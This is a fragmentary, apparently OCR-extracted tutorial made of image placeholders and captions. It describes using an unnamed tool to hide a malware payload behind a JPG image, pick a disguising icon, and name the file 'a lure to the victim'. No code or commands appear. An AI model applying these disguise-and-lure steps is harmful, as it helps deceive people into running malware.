
OOps! Nothing Here.




I click on "yes" to execute the framework.




Select the payload (malware) you want to hide behind an image.




Then it will prompt you select the image behind which you want to hide the payload. You can choose any picture you want (make sure its jpg). For this scenario, I will use the default images given by the tool in the "pictures" folder.




Select an icon of your choice when prompted. You can set your own icon too or select the default one as I did.




Give a name to the final payload. Make sure the name should be a lure to the victim.



